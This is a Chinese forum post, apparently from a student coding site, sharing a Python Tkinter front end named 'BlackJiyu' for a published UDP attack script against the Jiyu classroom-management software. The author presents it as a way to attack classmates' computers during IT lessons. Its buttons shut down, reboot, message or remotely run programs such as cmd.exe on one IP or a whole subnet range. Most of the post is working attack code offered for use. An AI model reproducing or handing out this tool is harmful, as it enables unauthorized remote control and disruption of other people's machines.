
- 分享
基于极域udp的优化用户攻击脚本(UI版)
-
 海阔天空 (cqylcy)
LV 9
@
2023-4-15 13:49:05
海阔天空 (cqylcy)
LV 9
@
2023-4-15 13:49:05
我跟Laoshui打了个赌,我说我能写一个UI脚本,这样信技课攻击别人的时候不会手忙脚乱的,现在我写好了第一版,请大家看看,首先我先发极域原始攻击代码,你也可以从这拿https://github.com/ht0Ruial/Jiyu_udp_attack
接下来一步很重要,把他copy下来,重命名为attack.py,重复:把他copy下来,重命名为attack.py,如果你是下载来的也一样
然后这是我手写的UI界面,很粗糙,不过也好用
import socket
from tkinter import *
#import tkinter as tk
import os
import tkinter.messagebox
def tkw():
    tkinter.messagebox.showinfo(title="警告", message="由于将对大量目标发送数据包,会有几秒卡顿,请不要慌张,耐心等待")

def tkr(s):
    tkinter.messagebox.showinfo(title="执行结果",message=s)

def get_local_ip_address():
    ip_address = ''
    try:
        # 获取本机主机名
        hostname = socket.gethostname()
        # 获取本机IP
        ip_address = socket.gethostbyname(hostname)
    except:
        pass
    return ip_address
def ip_auto():
    ip=""
    ipc=0
    for i in get_local_ip_address():
        if ipc==3:
            break
        ip+=i
        if i==".":
            ipc+=1

    ip=ip+"1-150"
    return ip


#print(cmd)


tk=Tk()
tk.title("BlackJiyu -----LZY")
tk.geometry("700x600")


lr=Label(tk,text="发消息功能",width=100)
lm=Label(tk,text="请在这里输入要发送的消息:",width=100)
l=Label(tk,text="警告:要对所有电脑执行请不要填写此栏",width=200)
eip=Entry(tk,width=50)
em=Entry(tk,width=100)
ee=Entry(tk,width=50)
lr2=Label(tk,text="远程执行功能",width=100)
lr3=Label(tk,text="请输入要执行的程序(如cmd.exe)",width=100)
lr4=Label(tk,text="对单个目标执行请在此指定IP:",width=23)

lr4.place(y=20)
l.pack()
lm.place(y=180)
lr.place(y=160)
lr2.place(y=310)
lr3.place(y=330)
eip.pack()
em.place(y=200)
ee.place(x=170,y=350)
def shutdown():

    ip=eip.get()
    #print(ip)
    if ip!="":
        cmd="Python attack.py -ip "+ip+" -e s"
        retValue = os.popen(cmd,'r')
        res = retValue.read()
        tkr(res)
        retValue.close()
        #os.system(cmd)
    else:
        cmd="Python attack.py -ip "+ip_auto()+" -e s"
        tkw()
        #print(cmd)
        retValue = os.popen(cmd,'r')
        res = retValue.read()
        tkr(res)
        retValue.close()
        #os.system(cmd)

def reboot():

    ip=eip.get()
    #print(ip)
    if ip!="":
        cmd="Python attack.py -ip "+ip+" -e r"
        retValue = os.popen(cmd,'r')
        res = retValue.read()
        tkr(res)
        retValue.close()
        #os.system(cmd)
    else:
        cmd="Python attack.py -ip "+ip_auto()+" -e r"
        tkw()
        #print(cmd)
        retValue = os.popen(cmd,'r')
        res = retValue.read()
        tkr(res)
        retValue.close()
        #os.system(cmd)

def msg():
    ip=eip.get()
    mssg=em.get()
    print(ip,mssg)
    mssg=chr(34)+mssg+chr(34)
    if ip!="":
        cmd="Python attack.py -ip "+ip+" -msg "+mssg
        #print(cmd)
        retValue = os.popen(cmd,'r')
        res = retValue.read()
        tkr(res)
        retValue.close()
        #os.system(cmd)
    else:
        cmd="Python attack.py -ip "+ip_auto()+" -msg "+mssg
        tkw()
        #print(cmd)
        retValue = os.popen(cmd,'r')
        res = retValue.read()
        tkr(res)
        retValue.close()
        #os.system(cmd)


def exe():
    ip=eip.get()
    exem=ee.get()
    if ip!="":
        cmd="Python attack.py -ip "+ip+" -c "+exem
        #print(cmd)
        retValue = os.popen(cmd,'r')
        res = retValue.read()
        tkr(res)
        retValue.close()
        #os.system(cmd)
    else:
        cmd="Python attack.py -ip "+ip_auto()+" -c "+exem
        tkw()
        #print(cmd)
        retValue = os.popen(cmd,'r')
        res = retValue.read()
        tkr(res)
        retValue.close()
        #os.system(cmd)


bs=Button(tk,text="关机",command=shutdown)
bs.place(x=100,y=80,width=200,height=50)


br=Button(tk,text="重启",command=reboot)
br.place(x=400,y=80,width=200,height=50)

bm=Button(tk,text="发送消息",command=msg)
bm.place(x=250,y=230,width=200,height=50)

be=Button(tk,text="远程执行",command=exe)
be.place(x=250,y=380,width=200,height=50)
tk.attributes("-topmost",True)
tk.mainloop()
把这段代码copy进一个py脚本里,接下来,把这个脚本和上文attack.py放到同一个文件夹下 重复一遍:把这个脚本和上文attack.py放到同一个文件夹下,然后就可以使用了

这是我自己写的,未来还可以做以下改进: 1.增加特定端口识别,目前攻击只支持4705默认端口 2.增加循环和时间控制功能 3.增加自我保护机制
谢谢大家!!
4 条评论
-
byc-yubuxiyu (yubuxiyu) LV 7 @ 2023-11-23 21:43:54
6
-
@ 2023-11-23 21:43:37
你这个是依靠教师端发送指令,还是纯粹是联接网络端口地址发指令
-
 @ 2023-4-16 7:44:10
6
-
@ 2023-4-15 13:52:56
忘了说了,我打算称呼这个叫BlackJiyu
- 1